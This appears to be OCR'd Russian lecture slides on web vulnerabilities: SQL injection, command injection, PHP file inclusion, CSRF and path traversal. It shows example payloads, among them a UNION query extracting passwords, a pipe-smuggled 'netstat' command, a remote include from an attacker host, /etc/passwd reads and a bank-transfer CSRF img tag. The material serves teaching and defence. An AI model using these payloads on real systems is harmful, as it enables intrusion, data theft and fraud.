
```
SELECT список_полей
FROM имя_таблицы
WHERE поле_таблицы = '1' OR '99' = '99'
```

Результат — все поля таблицы (первая строка)

Регистрация без знания пароля пользователя



SQL-инъекции



Наглядный пример внедрения операторов SQL

Web-сервер

СУБД


http://web/?id=6329&print=Y

....

SELECT * from news where id = 6329

....

id	topic	news
6329	News	Web Security...




Наглядный пример внедрения операторов SQL

Web-сервер


СУБД

http://web/?id=6329+union+select+id,pwd,0+from...



….

SELECT * from news where id = 6329 union select id,pwd,0 from…



id	topic	news
6329	News	Web Security...
12345	password	0


Виды SQL-инъекций

- String SQL Injection
- Numeric SQL Injection
- Blind SQL Injection
- Double Blind SQL Injection
- ~~Triple Blind SQL Injection~~
- ~~Rampage Blind SQL Injection~~

Adobe Acrobat
Document

Command Injection (внедрение команд)

- Программа чтения статей
  - exec("cat /var/httpdocs/vulnerability.net/.articles/".$_GET['article_id'], $res);
- Команда
  - http://vulnerability.net/article.php?article_id=13|netstat



PHP file inclusion

Причиной возникновения уязвимости является использование PHP-операторов include() или require() для вставки интерпретируемого PHP-кода в HTML

include($page . '.php');

Далее эта строка кода применяется при обработке URL следующего вида:

http://www.mycom.com/index.php?page=news

File Inclusion

PHP: В том случае, когда переменная $page не инициализирована заранее или не проверяется факт ее подмены, атакующий может записать в URL адрес вредоносной программы:

/index.php?page=http://www.hack.ru/exploit

http://www.mycom.com/index.php?page=http://www.hacker.com/exploit

File Inclusion

Получение файла с паролями при переходе по ссылке:
http://www.mycom.net/new.php?new_id=1&path=/etc/passwd

Подделка HTTP-запросов (Cross-Site Request Forgery, CSRF, XSRF)

- Cross-Site Request Forgery – вид атаки, использующий функцию браузера по автоматической отправке идентификатора сессии с каждым GET/POST-запросом к веб-приложению

Подделка HTTP-запросов Cross-Site Request Forgery (CSRF)

Причина реализуемости — сервер не может проверить, был ли корректного вида запрос сформирован пользователем, который его передал.

При отправке такого запроса веб-браузер автоматически передает серверу файл cookie, который может содержать аутентифицирующую пользователя информацию или идентификатор текущей сессии. Таким образом, атакующий получает возможность выполнять запросы от имени законного пользователя. Для реализации данной атаки злоумышленник должен знать, какие веб-ресурсы посещаются и используются атакуемым пользователем.

CSRF


2. Пользователь посещает форум
Интернет-форум
3. Браузер загружает картинку по адресу:
http://ibanking/action?...
Интернет-банк
(ibanking)
4. Если сессия пользователя существует, то…
1. Публикация сообщения:
<img src=http://ibanking/action?account=12345&amount=500&for=54321>

Path Traversal

Основана на использовании уязвимых функций, которые принимают на вход в качестве параметра абсолютный или относительный путь к файлу или каталогу на сервере.

Если полномочия вызываемой функции больше, чем полномочия вызывающего ее пользователя, возможно получение несанкционированного доступа к файла и каталогам за пределами отведенной пользователю области дискового пространства.


Path Traversal

Исходный GET-запрос:

http://www.mysite.com/main?page=news.html

Модифицированный запрос для доступа к конфигурационному файлу веб-сервера Apache (одна строка):

http://www.mysite.com/main?page=
/../../../../../../../etc/apache/httpd.conf


Parsed
Raw
Method URL
GET
http://www.sigma.com:80/request.php?e107_v0.7.14_full.zip
Header
Value
Accept
image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer
http://www.sigma.com/download.php?view.1
Accept-Lan...
ru
Parsed
Raw
Method URL
GET
http://www.sigma.com:80/request.php?../../../license.txt
Header
Value
Accept
image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer
http://www.sigma.com/download.php?view.1
Accept-Lan...
ru
Hex
Position
0 1 2 3 4 5 6 7 8 9 A B C D E F
String